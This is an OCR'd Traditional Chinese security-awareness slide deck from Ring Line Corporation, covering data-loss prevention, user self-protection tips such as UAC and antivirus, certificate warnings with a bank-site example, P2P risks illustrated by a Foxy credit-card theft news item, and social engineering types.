
系統防護-防外洩



麟瑞科技
RING LINE CORPORATION

資料外洩防護(DLP)

- ✔ 機密資料儲存，加密
- ✔ 上傳機密郵件，阻擋並留存紀錄
- ✔ 機密資料上傳網頁，阻擋並留存紀錄






整合方案-架構圖



麟瑞科技
RING LINE CORPORATION

完整的資訊安全方案





麟瑞科技
RING LINE CORPORATION

天助自助者
使用者也要懂得自保





使用者也要懂得自保



保護個人電腦

- ➔ 安裝防毒軟體並更新病毒碼
- ➔ 確保作業系統安裝最新的安全性更新，並啟用UAC
- ➔ 開啟個人電腦防火牆
- ➔ 不點擊或安裝來路不明的軟體
- ➔ 不隨意開啟郵件附加檔案
- ➔ 請設定帳號與使用者密碼並妥善保管，勿輕易透露給第三者

安全的網路行為

- ➔ 不隨便信任來路不明憑證、不在未加密網頁輸入個人敏感性資料
- ➔ 謹慎(或者乾脆不要)使用P2P軟體
- ➔ 慎防社交工程詐騙



UAC很重要

使用者帳戶控制設定

選擇電腦變更的通知時機

使用者帳戶控制可協助防止可能有害的程式變更您的電腦。
[顯示使用者帳戶控制設定的詳細資訊](#)

一律通知

不要通知

預設 - 只在程式嘗試變更我的電腦時才通知我

- 當我變更 Windows 設定時，不要通知我。

若使用熟悉的程式並瀏覽熟悉的網站則建議使用。

設定

- 一律通知
- 程式嘗試變更我的電腦時才通知我 (桌面變暗 → 進入安全桌面)
- 程式嘗試變更我的電腦時才通知我 (不要將桌面變暗 → 無安全桌面)
- 不要通知






不要信任來路不明的憑證



- ✘ 此網站的安全性憑證已被撤銷
- ✘ 這個網站的位址不符合安全性憑證中的位址
- ✘ 此網站的安全性憑證已經過期
- ✘ 此網站的安全性憑證並非來自受信任的來源
- ✘ Internet Explorer 已經發現這個網站的安全性憑證有問題





合法的憑證



麟瑞科技
RING LINE CORPORATION

The screenshot shows a Windows Internet Explorer browser window with the address bar displaying <https://ebank.bot.com.tw/NNBank/Default.asp?ITmTm=1274246022801>. The browser title is "臺灣銀行網路銀行 | 網路ATM - Windows Internet Explorer".

Two overlapping "憑證" (Certificate) dialog boxes are shown. The left dialog box displays the "憑證路徑" (Certificate Path) as follows:

- GTE CyberTrust Global Root
- TaiCA Secure CA
- ebank.bot.com.tw

The "憑證狀態" (Certificate Status) section shows: 這個憑證沒有問題。

The right dialog box displays the "憑證資訊" (Certificate Information) section:

- 這個憑證的使用目的如下:
 - 確保遠端電腦的識別
- *請參照憑證授權單位敘述中的詳細資訊。*
- 發給: ebank.bot.com.tw
- 簽發者: TaiCA Secure CA
- 有效期自: 2010/ 4/ 20 到 2011/ 4/ 22

Buttons visible in the dialog boxes include "檢視憑證(Y)", "簽發者聲明(S)", "深入了解憑證", and "確定".





受信任的根憑證授權單位

The screenshot shows the Windows Internet Explorer interface. The address bar displays the URL <https://ebank.bot.com.tw/NNBank/Default.asp?ITmTm=1274246022801>. The 'Content Advisor' settings window is open, with the 'Content' tab selected. The 'Trusted Root Certification Authorities' section is highlighted, and the 'Certificates' button is clicked. This opens a dialog box showing a list of certificates. The 'GTE CyberTrust Global Root' certificate is selected and highlighted with a red box. A green arrow points to the 'GTE CyberTrust Global Root' entry in the list.

| 發給 | 簽發者 | 到期日 | 好的名 |
|-----------------------------------|--------------------------------|------------------|----------------|
| GlobalSign Root CA | GlobalSign Root CA | 2028/1/28 | GlobalSign |
| Go Daddy Class 2 Certificati... | Go Daddy Class 2 Cert... | 2034/6/30 | Go Daddy |
| GTE CyberTrust Global Root | GTE CyberTrust Globa... | 2018/8/14 | GTE Cyb |
| http://www.valacert.com/ | http://www.valacert.com/ | 2019/6/26 | Starfield |
| Microsoft Authenticode(tm) ... | Microsoft Authenticod... | 2000/1/1 | Microsoft |
| Microsoft Root Authority | Microsoft Root Author... | 2020/12/31 | Microsoft |
| Microsoft Root Certificate A ... | Microsoft Root Certific... | 2021/5/10 | Microsoft |



P2P軟體 à 你真的要小心



網路分享軟體Foxy盜刷百萬 嫌貨到簽收當場被逮 (2010/05/11 01:00)

Ads by Google

Englishtown 線上學英文 www.englishtown.com

自選上課時間地點，5月15日前送15堂 一對一會話課，報名熱線0800-005-320



網路共享資料，信用卡密碼全都露。



社會中心／高雄報導

有安裝Foxy分享軟體網路搜尋系統的人，別小心！高雄市一名黃姓嫌犯就利用Foxy功能搜尋「信用卡」，竟然得手上百多人的信用卡密碼跟檢核碼，盜刷得手上百萬元，警方是利用他上網盜刷購物貨到簽收時，當場逮人。

風險

- ✘ 洩漏機密資料
- ✘ 潛藏病毒、木馬程式
- ✘ 未正確設定而拖垮網路
- ✘ 觸犯智慧財產法律
- ✘ 抓到假檔=_=





你不可不知道的社交工程詐騙



麟瑞科技
RING LINE CORPORATION

社交工程(Social Engineering)

- 利用人性弱點，如貪心、好奇、恐懼、八卦、信任、大意，以詐取機密資料或誘騙開啟病毒程式。

 假冒好友寄信或情色郵件  網路釣魚 (Phishing)

 圖片中的惡意程式  註冊機或破解軟體

 P2P軟體夾帶病毒檔案  電話詐騙



麟瑞科技
RING LINE CORPORATION

END
END

